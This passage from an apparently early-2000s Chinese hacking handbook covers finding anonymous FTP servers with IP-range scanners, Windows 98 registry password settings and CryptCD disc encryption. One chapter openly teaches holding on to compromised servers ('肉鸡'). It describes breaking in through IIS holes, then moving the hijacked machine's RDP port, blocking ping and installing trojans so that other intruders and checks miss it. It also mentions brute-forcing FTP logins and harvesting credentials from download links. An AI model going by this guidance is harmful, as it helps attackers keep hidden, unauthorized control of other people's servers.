


图 6-69

从图中可以清楚地看到一个下载地址为“rtsp://61.142.80.131:589/pianduanji/F20033916332046303hkdg.rm”的影片文件已经被搜索出来了。

第 47 变 FTP 资源搜索与利用

FTP 作为网络中存储各种资源的重要“集中地”，一些难以从网站中获取的软件、音乐、影视等资源也许在 FTP 中等你下载。作为一种最流行的资源共享方式，FTP 的资源显然应该被最大限度地利用好。这里讲述如何查找、使用 FTP 资源。

一、什么是FTP

FTP (File Transfer Protocol) 是 Internet 上用来传送文件的协议 (文件传输协议)。它是为了我们能够在 Internet 上互相传送文件而制定的文件传送标准，规定了 Internet 上文件如何传送。和其他 Internet 应用一样，FTP 也是依赖于客户程序 / 服务器关系的概念。

那么什么是 FTP 服务器呢？在 Internet 上有一些网站，它们依照 FTP 协议提供服务，让网友们进行文件的存取，这些网站就是 FTP 服务器。在网络中通过 FTP 协议就可以跟 Internet 上的 FTP 服务器进行文件的上传 (Upload) 或下载 (Download) 等动作。

网上的用户要连上 FTP 服务器，就要用到 FTP 的客户端软件，这个客户端软件可以是专用的工具，如 CuteFTP，也可以是 Windows 内置的 FTP 命令（这实际就是一个命令行的 FTP 客户端）。如图 6-70 所示：



图 6-70

在图中可以看出是使用了 Windows 内置的 FTP 命令登录淄博信息港 FTP 服务器，在登录的过程中使用了一个 FTP 登录账号和密码，并凭借这个账号、密码连上该服务器。

Tips

Internet 中有很大一部分 FTP 服务器被称为“匿名”(Anonymous) FTP 服务器。这类服务器的目的是向公众提供文件拷贝服务，因此，不要求用户事先在该服务器进行登记注册及拥有专用账号。也就是说使用 Anonymous 账户和密码就能够匿名使用与远程主机建立连接并从远程主机上拷贝或上传文件。

在没有专用工具的情况下，除了使用命令式的 FTP 外，由于 IE 浏览器可以良好支持 FTP 协议，还可以在 IE 浏览器中使用 FTP。使用方法很简单，在 IE 的地址栏中按如下格式输入即可：

ftp://shy000:123456@61.147.248.11 // 预先输入用户名和密码法

ftp://61.147.248.11// 先连接 FTP 服务器，然后再输入用户名密码

这两种方式都比较简单，这里不再赘述。如图 6-71 所示：




图 6-71

二、FTP 资源大搜索

对于 FTP 资源的搜索，通常可以使用 3 种方法来进行，一是使用软件法，二是使用 FTP 搜索引擎查找，三是使用一些另类的方法。下面一一讲解：

1. Anonymous FTP Search

在 Internet 中，成千上万的匿名 FTP 主机中存储着无以计数的文件，这些文件包含了各种各样的信息，数据和软件。人们只要知道特定信息资源的主机地址，就可以用匿名 FTP 登录获取所需的信息资料。作为一款仅有 150KB 的匿名 FTP 服务器搜索工具，它可以帮助我们找出包含指定关键字的匿名 FTP 站点，通过它来浏览站点目录结构并下载文件。

Anonymous FTP Search 无需设置，一般情况下只要在运行软件后，在软件的主窗口中“Word”项下的文本框中输入关键字后，然后单击“Search”按钮即可搜索。如图 6-72 所示：




图 6-72

在 Anonymous FTP Search 中，关键字采用“anonymous ftp xxx”这样的格式，如“anonymous ftp mp3”，从上图中可以看到示范用的关键字格式。

从软件的主窗口中，可以看到这个软件借助了目前效率最棒的 Google 搜索引擎的威力，你也可以用其他搜索引擎。但要注意，目前只支持常见搜索引擎，而且只支持 GET 方式。

值得一提的是，主窗口中的“MaxPages”选项是用于指定利用搜索结果的前面多少页，默认是“33”页，一般不必改动。搜索期间，可以随时单击“Stop”按钮或者 ESC 键停止搜索。搜索的结果将会出现在下方的窗口中，每个站点后面都会有“Access”，这表明站点文件的读写权限。如图 6-73 所示：




图 6-73

“Time”表示用户与 FTP 服务器的连接时间（秒），据此可以初步判断下载速度的快慢。

在选中任一 FTP 站点后，单击“Copy”按钮复制搜索结果，或者单击“Export”按钮将结果保存为一个 TXT 文本文件，以备其他 FTP 工具使用。当然也可以直接双击结果窗口中的 FTP 站点，在左上角的框中查看出现的该 FTP 服务器中目录和文件结构，双击文件名，就可以下载它。这个软件允许同时下载多个文件。如图 6-74 所示：




图 6-74

最后再来说说匿名登录 FTP 服务器的不足与优点：

匿名登录是指用户使用特殊的用户名“anonymous”和“guest”就可有限制地访问远程主机上公开的文件。出于安全的目的，大部分匿名 FTP 主机一般只允许远程用户下载（Download）文件，而不允许上传（Upload）文件。也就是说，用户只能从匿名 FTP 主机拷贝需要的文件而不能把文件



拷贝到匿名FTP主机。另外，匿名FTP主机还采用了其他一些保护措施以保护自己的文件不至于被用户修改和删除，并防止计算机病毒的侵入。

2. FTP 搜索利器

FTP搜索利器对于局域网和因特网的FTP搜索非常有效，这一点从它在Win2000下每4秒钟搜索一个C类网段，8分钟一个B段（深度搜索）就可以清楚地看到。该软件支持线程设置，支持拖动下载、代理服务器、将结果导出等功能。

软件运行后，只需在主窗口左侧的“开始IP”与“结束IP”中输入指定需要搜索的IP段，如“210.170.1.1~210.170.255.255”，然后单击“开始搜索”即可开始匿名FTP服务器的搜索了。这时界面的最下面分别向我们即时呈现出搜索进度、所剩时间与连接服务器数信息。如图6-75所示：



图 6-75

因为搜索的速度非常快，所以稍等一会儿在软件主窗口的右侧部分就可以看到已经搜索出来的FTP服务器列表了。单击每个FTP服务器前面的“+”符号，就可以查看到里面共享的目录了。如图6-76所示：




图 6-76

3. FTP 搜索引擎

首先要说的是，“FTP搜索引擎”是个软件而不是搜索引擎，但是它的搜索功能却是相当不俗

的。该软件有如下功能：

- 提供 FTP 服务器、Web 服务器的搜索功能；
- 可在 FTP 服务器中下载、上传、浏览文件（即实现了 FTP 客户端的功能）；
- 在 FTP 站点上搜索想要的文件或文件夹；
- 搜索 Win2000/XP 机器（搜索到后可向它们发送短信，前提是它们在同一网段内）；
- 搜索局域网内机器上的共享资源（最适合 Win98）；

运行软件后，可在软件主窗口中看出该软件的功能非常多。

单击切换到“扫描服务”选项卡设置界面，在“扫描的起始 IP 地址”和“扫描的终止 IP 地址”文本框中输入指定的 IP 段范围，其实设置可以选择默认状态。然后单击下方的“开始扫描”按钮，稍后可以在右侧的“搜索结果”框中看到搜索出的 FTP 服务器资源列表。如图 6-77 所示：




图 6-77

双击任一 FTP 服务器，然后单击切换到“文件浏览”选项卡设置界面，从“文件名”列表中能看到该服务器当前 FTP 浏览权限可以看到的根目录中的所有目录。如图 6-78 所示：



图 6-78

双击其中任一目录可以查看该目录下的所有子目录和文件列表，想返回上一层目录，单击下方

的“上层目录”按钮即可。如果需要下载某个目录或文件，只需右键单击该目录或文件，在弹出的快捷菜单中选择“下载”命令即可。在下载的时候可以在软件的右下角看到下载的当前进度。

除了上述功能外，对于一些可能存在弱口令的FTP资源还可以使用该软件提供的“破解FTP登录口令”功能进行暴力式的猜解，不过这是下下之策了。

4. 使用专业搜索引擎

当HTML网页信息的搜索引擎发展得红红火火的时候，另一种搜索引擎也越来越受到人们的欢迎，它就是基于Web的FTP文件搜索引擎。相对WWW搜索引擎而言，尽管FTP搜索引擎为数不多，技术上也还不十分成熟，但它的用户量却在迅速上升，重要性也日渐显现出来。

FTP搜索引擎的功能是搜集匿名FTP服务器提供的目录列表以及向用户提供文件信息的查询服务。由于FTP搜索引擎专门针对各种文件，因而相对WWW搜索引擎，寻找软件、图像、电影和音乐等文件时，使用FTP搜索引擎更加便捷。

最早的FTP搜索引擎是基于文本显示的Archie。Archie实际上是一个大型的数据库加上与这个大型数据库相关联的一套检索方法。

WWW的出现改变了Archie在文件搜索方面的统治地位。在美观、方便的WWW页面上搜索FTP文件成为用户的自然需求，人们需要有一种基于Web方式的FTP搜索引擎。在功能上，基于Web的FTP搜索引擎与Archie基本一样，都是对用户提交的查询匹配串找到可以下载的FTP站点链接。基于Web的FTP搜索引擎也采用了很多WWW搜索引擎的策略，比如使用Spider自动收集数据、采用倒排索引、智能换页链接技术，以及大型FTP搜索引擎必须采用的分布收集和服务技术。

目前国内知名度最高的FTP搜索引擎当数“天网FTP搜索引擎”了，这是北京大学计算机系网络与分布式系统实验室开发的一个产品。

使用FTP搜索引擎的方法十分简单，这里不再赘述。这里介绍几个网络中效率较高的FTP资源供大家参考使用：

- <http://www.philes.com> 号称全球最大的FTP搜索引擎
- <http://bingle.pku.edu.cn> 北大天网中英文FTP搜索引擎
- <http://ftp.xjtu.edu.cn/> 西安交大搜索

5. 下载时收集

在很多软件下载时，如果你能时时留意一下它们的下载地址，会发现很多像“`ftp://username:password@ftp.533.net/x1aza1.z1p`”这样的链接，它可不仅仅能下载到某个软件，还能告诉你一个FTP站点的完整信息：新站点的地址是`ftp.abc.net`，用户名为“`username`”，密码为“`password`”。

第48变 私有化网络“肉鸡”揭秘

网络中往往会遇到一些可遇不可求的高速网络“肉鸡”，为了不让他夺己之爱，我们来学习一下如何将“肉鸡”做成私有型的。

一、私有型“肉鸡”的重要性

对网络安全稍有研究的朋友都知道，一位黑客如果没有一台长久、稳定、隐蔽、安全、高质量的肉鸡，则对自己的黑客生涯会有多么大的影响啊，比如在急需进行一些入侵时却没有合适的肉鸡供利用，无疑将会暴露自己的所在。所以制作一台或多台自己专用的肉鸡才是长久之道！

二、如何选择“肉鸡”

一般我们不推荐利用空口令的机子做肉鸡，因为第一它的IP不一定固定；二就是这类机器大部分是个人电脑，很少有安装Win2000的服务器版本，也很少是24小时在线的。所以我们的原则就是找Server及其以上版本的机器做肉鸡。

一般带有IIS服务的机器使用的是Server版本，所以我们先通过IIS的一些漏洞来入侵机器，进一步打开对方的3389远程终端服务。

三、“私有化”进程

“私有化”的目的说白了其实就是帮肉鸡的真正主人打好系统补丁、尽可能减少其他黑客入侵的可能性过程。通常可以使用如下几种方法：

1. 修改远程登录端口

众所周知，3389端口是一个终端服务端口，如果一台服务器被扫描到这个端口开放，很多菜鸟级入侵者就会反复尝试口令的登录猜解。与其留下被暴力猜解的可能，不如事先将终端服务的默认3389端口改成其他端口，让一些经验不深的入侵者忽略而过。以Windows 2000高级服务器版中修改3389端口为例，方法如下：

因为下面的操作将会需要使用注册表编辑器修改服务器端的端口设置，所以应首先依次单击“开始→运行”，在弹出的“运行”栏中输入“Regedit”命令，调出注册表编辑器。

接着在注册表中会有两个地方需要修改，分别是：

首先依次单击逐层展开进入第一个地方：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp

双击右侧的 PortNumber 键值，在打开的“编辑双字节值”对话框中单击选中“十进制”，可以看到值为“3389”。

选中 3389 值后按键盘上的 Delete 快捷键将其删除，再输入所希望的端口值，比如 1314。输入完毕后单击“确定”按钮关闭对话框。

接着进入第二个地方：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp

双击 PortNumber 键值，在弹出的“编辑双字节值”对话框中将默认的 3389 端口修改成 1314 端口即可。

将端口值在注册表修改完后，就可以重启系统将修改后的端口生效了。重启后，在 Windows XP 中依次单击“开始→程序→附件→通讯→远程桌面连接”，弹出“远程桌面连接”对话框，在“计算机”项右侧的文本框中输入“192.100.100.3:1314”这样的“IP 地址 + 端口号”，然后单击“连接”按钮即可登录终端服务器。如图 6-79 所示：



图 6-79

2. 我的肉鸡你别 Ping

在黑客入侵特定对象时，大多都会首先使用 Ping 命令来检测主机，如果 Ping 不通，水平差的“黑客”大多就会知难而退。利用这一点，完全可以让肉鸡进行一些“肉鸡正在运行，却不可 Ping”的假象设置，这样就能躲避很多攻击。以 Windows 2000 高级服务器版本为例，设置防 Ping 的方法如下：

依次单击“开始→运行”，输入“MMC”命令并回车后，在打开的系统“控制台”中，单击“控制台”菜单下的“添加删除管理单元”子菜单，在随后出现的窗口中单击“添加”按钮。

接着在打开的“添加独立管理单元”中双击“IP 策略管理”选项。

系统将跳出“选择计算机”窗口。选择“本地计算机”后，依次单击“完成→关闭”按钮，返回到“控制台”窗口后，右键单击该窗口左边区域中的“IP 安全策略，在本地机器”选项，在右键菜单中单击执行“创建 IP 安全策略”命令。

系统将打开一个创建向导设置框，设置安全策略的名称为“阻挡 Ping 命令”，并在下一步中选中“激活默认响应规则”选项。如图 6-80 所示：




图 6-80

选中“此字符串用来保护密钥交换”后，在窗口空白处输入一个保护密码，最后单击“完成”按钮。如图 6-81 所示：




图 6-81

现在再来简单设置一下，让安全策略生效。返回到“控制台”窗口后，在右边的列表区域中会出现刚刚新建的“阻挡 Ping 命令”策略，双击它打开该策略的属性设置窗口。如图 6-82 所示：




图 6-82



单击“添加”按钮，在随后出现的“安全规则”向导界面中，必须确保“身份验证方法”设置栏处的“此字符串用来保护密钥交换”选项中，同时在对应的地方输入前面设置的密钥。接着在“IP 筛选器列表”设置栏处，单击“添加”按钮。如图 6-83 所示：




图 6-83

在上图中继续单击“添加”按钮，这样又会出现一个“筛选器向导”窗口，在这里我们需要设置源地址为“我的 IP 地址”。

单击“下一步”按钮后再设置目标地址为“任何 IP 地址”。单击“下一步”按钮后，在选择协议类型界面中选中“ICMP”，然后依次单击“下一步→完成→确定”按钮返回。

此时，可以在 IP 筛选器列表中看到刚刚创建的筛选器，将其选中之后单击“下一步”，选择筛选器操作为“要求安全设置”选项。如图 6-84 所示：




图 6-84

最后在“控制台”中，右键单击“阻挡 Ping 命令”项，并执行快捷菜单中的“指派”命令即可，重新启动计算机后，其他计算机再使用 Ping 命令探测肉鸡时，就会得到一个“request timed out”的错误提示了。

3. 关闭 3389

对于一些明显是其他黑客开启的 3389 服务，可以将该服务关闭或禁止，并使用其他方式（如木马等第三方远程控制软件）来完成对肉鸡的管理。具体方法这里就不细述了。

HACKER

计
算
机

第
七
篇

加密与解密

加密是计算机安全中不可忽视的安全策略之一，它的的重要性从方方面面都可以感受到。

本篇从加密与解密两个角度来为你讲述加密在计算机安全中的应用与技巧。从中可以学到以下技术：解析注册表中的密码、制作加密光盘和开机加密软盘、图片中捆绑程序、Windows XP 内置加密工具的运用、隐藏文件、保护系统隐私、保护文件的秘密。通过学习并掌握这些技术后，你就可以更好地保护自己电脑上的隐私了。





第49变 解析注册表中的密码

在Windows 98中，注册表集中存放了Windows 操作系统及其应用程序所需的绝大多数配置信息，包括几乎所有的硬件、软件和操作系统配置信息，以及与计算机相连的所有即插即用设备的信息，操作系统和所有应用程序的OLE信息，网络配置以及协议配置信息等。可以说，注册表是Windows 98的核心信息中心。所以，熟练掌握Win98的注册表对维护计算机系统的安全性和可靠性有重要的意义。

下面将就Windows 98注册表中包含的各种密码的了解与管理，进行一次介绍。尽管Windows 98本身不是一个安全的系统，但若能灵活使用它们将极大地提高系统的安全性。

一、限制密码最小长度

在Windows 98中，很多时候都需要用户设置密码，但在默认情况下，Windows 98对密码的“监管”不是很严，比如它没有对密码的最小长度进行限制，许多用户出于方便的考虑，往往将密码设置得比较短，这样做从安全角度来看显然是很危险的。所以这时可以通过修改注册表中的相关键值进行密码长度的最小值设置限制了。

依次单击“开始→运行”，在弹出的“运行栏”中输入“Regedit”命令调出“注册表编辑器”窗口，依次单击展开：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network

接着在右侧窗口新建一个名为“MinPwdLen”的Dword值。如图7-1所示：




图 7-1

双击新建的“MinPwdLen”键，在弹出的“编辑字符串”对话框中设置值为数字“8”（数字6-8就可以了）。如图7-2所示：




图 7-2

输入完毕后，单击“确定”按钮关闭对话框，并退出注册表编辑器。以后当在设置密码时，如输入密码的位数不符合长度要求，即 8 位，系统就会提示增加密码的位数，保护系统安全。如图 7-3 所示：




图 7-3

如果新建的“MinPwdLen”为字符串值的话，那么密码长度的限制将会更长。如图 7-4 所示：




图 7-4

但通常密码的长度并不需要这么长，所以只需建立一个 DWORD 值即可。

二、限制密码类型

除了指定密码的最小长度外，Windows 98 中还允许我们将密码的输入类型限制为只能是数字或字母，在打开注册表编辑器并定位到：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network

接着在右侧窗口新建一个名为“AlphanumPwd”的 Dword 值，并双击设置其值为数字“1”，使 Windows 口令必须为数字和字母。如图 7-5 所示：



图 7-5





上述设置完毕后，在以后需要设置密码时，将会发现不能再以“#\$@%”这类的特殊字符为密码了，否则会出现警告提示框。如图 7-6 所示：




图 7-6

三、禁止更改密码

在 Windows 98 中，通过控制面板的“密码”设置项可以对密码进行修改，为了安全起见，也可以通过注册表中键值修改来实现禁止更改密码的效果。方法是：

打开注册表并定位到：
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Network
接着在右侧窗口新建一个名为“DisablepwdCaching”的Dword值，并双击设置其值为数字“1”
即可。如图 7-7 所示：



图 7-7

设置完毕后，双击“控制面板”中的“密码”设置项，可以在打开的“密码属性”框中发现“更改 Windows 密码”按钮已经被禁止使用了。如图 7-8 所示：




图 7-8

四、删除屏幕保护密码

有时可能会需要破解屏幕保护密码，此时同样可以通过修改注册表中的键值来达到目的。方法如下：

打开注册表并定位到：

HKEY_CURRENT_USER\Control Panel\Desktop

在该分支的右侧窗口中找到“ScreenSaveUsePassword”和“ScreenSave_Data”两个键值，其中“ScreenSaveUsePassword”用于设置是否为屏幕保护添加密码，1表示设置密码保护，0则表示不设定密码保护。“ScreenSave_Data”则是用户设置的屏幕保护密码（已加密），将“ScreenSaveUsePassword”的值修改为数字“0”或将“ScreenSave_Data”键值删除都可以删除屏幕保护的密码。如图 7-9 所示：



图 7-9

设置完毕后，在桌面上单击右键，在弹出的快捷菜单中选择“属性”，在弹出的“显示 属性”窗口中单击切换到“屏幕保护程序”选项卡设置界面，可以看到“密码保护”选项前选框中的钩号已经消失了，这说明屏幕保护密码已经被清空了。

第 50 变 制作加密光盘

每个计算机用户都会有一些文件是不愿他人与自己分享的，有时基于防备硬盘损坏等现象发生，还会考虑到将这些文件备份到光盘等存储介质中。如果你选择了将文件刻录到光盘中，那么何不为存储有重要数据的光盘加上一道防护呢？因为每多一层防护，光盘中的数据泄密的可能性也就少了一些。

下面将教大家利用 CryptCD 来制作一张带口令的加密光盘，这张光盘一放进光驱就会问你口令，答对了才可以看光盘上的文件。这样的光盘显然可以在放入光驱后或外出携带时，能够有效地起到防御黑客偷看的效果。





一、加密原理

CryptCD 的加密原理主要是通过将需加密的文件和目录生成其特有的 CryptCD 映像文件，这就起到了一个完整的保护外壳作用，同时 CryptCD 还生成一个 Setup.exe 解密程序和一个 Autorun.inf 自启动文件。这样一来，在光盘刻录后，用户只能看见这几个文件，而无法直接对 CryptCD 映像文件中的源文件进行读取，从而实现了光盘的内容的加密。

二、加密实战

运行 CryptCD 后需要进行一些设置，首先单击程序主界面中“设置”菜单下的“常规设置”命令。如图 7-10 所示：



图 7-10

在弹出的“常规设置”对话框中需要设置的项目有：

创建自动引导光盘：这个选项选中后，将生成 Autorun.inf 自启动文件。

不允许从光盘中导出文件：这个选项选中后，可以达到禁止复制光盘中内容的目的。该选项是否选中还应视光盘内容的重要程序和应用目的而定。

查看光盘后清理开始菜单中的“文档”：这个选项就有些智能化了，也许这属于 CryptCD 的“善后”保密措施之一吧。

关闭 CryptCD 后删除生成的文件：这个一般来说没有必要选中。如图 7-11 所示：



图 7-11

在上图中“密码保护”这个选项是一定要选的，不然怎么制作带口令的加密光盘？单击“密码保护”右侧的“设置 / 编辑密码”按钮后，在弹出的“为新建 CD 设置密码”对话框中输入光盘访问密码后，单击“确定”按钮返回。如图 7-12 所示：




图 7-12

设置完密码后，如果你准备刻录的光盘属于有版权的一类，那么可以单击“常规设置”对话框中的“设置 / 编辑许可”按钮，在弹出的版权信息设置窗口中加入光盘内容的版权声明。

然后再根据你的计算机中磁盘的各个分区可用容量大小，将 CryptCD 映像文件的存放位置进行适当的改变即可。至于光盘的最大容量，这个要根据你所使用的光盘标称值来进行设定了。设置完毕后单击“应用”按钮返回 CryptCD 主界面。

现在就可以将想要刻录的文件或目录从 CryptCD 主界面上方的源文件浏览框中选中拖放到下面的 CryptCD 窗口中了，在源文件添加完毕后，就可以单击主界面上方的“创建 CD”菜单在设定好的文件夹内生成光盘映像文件了。如图 7-13 所示：




图 7-13

在映像文件制作完成后，将弹出“CD 映像创建完成”窗口，从中可以得知只需将映像文件所在目录中的所有文件进行刻录就可以了。如图 7-14 所示：



图 7-14

当然，在刻录之前还可以单击“在我刻录之前预览 CD”按钮来预览一下即将刻录的加密光盘效果。单击该按钮后，将首先出现密码输入对话框。如图 7-15 所示：




图 7-15


在输入 CryptCD 中设置的访问密码后，将弹出版权声明对话框，只有单击“*I accept this agreement*”按钮后，才可以使用 CryptCD 提供的浏览器进行光盘内容的浏览。如图 7-16 所示：



图 7-16

显然加密的效果是很不错的，下面让我们开始刻录这张光盘吧。

三、刻录进程



在这里用了一款简单易用的刻录软件 CDRwin 来讲解一下刻录的过程：

运行 CDRwin 后，单击“功能”栏中的“刻录数据 CD/DVD”图标，在随后切换的相应设置界面中，将 CryptCD 映像文件中所在目录中所有的文件拖放到“新建 CD/DVD”栏中，单击下方操作区的“开始”按钮即可进行光盘的刻录。如图 7-17 所示：




图 7-17

刻录完成后，一张必须输入口令方可访问内容的加密光盘就制作成功了。

四、CryptCD 高级应用



在刻录之前的加密效果预览中，可能大家已经注意到了光盘运行后的背景等界面非常单调，那么现在就来学习一下如何制作具有专业水准的启动界面。单击 CryptCD 主界面中的“设置”菜单下的“启动设置”命令，弹出如图 7-18 所示窗口。




图 7-18

上图中的选项设置相信大家一看便知，单击“背景颜色”按钮可以设置纯色的背景色；单击背景图像则可以加入产品广告图等 JPG、BMP 格式的图片。如图 7-19 所示：



图 7-19



单击“屏幕上的文字”按钮，可以在弹出的对话框中输入并设置文本内容，比如公司的名称或这张光盘的标题说明文字等。单击“诱骗选项”按钮，可以在弹出的对话框中选择设置特殊的文件加密方式，比如能够让用户认为是“损坏”，其实就是另类加密的使用效果。

第 51 变 图片摇身一变成木马

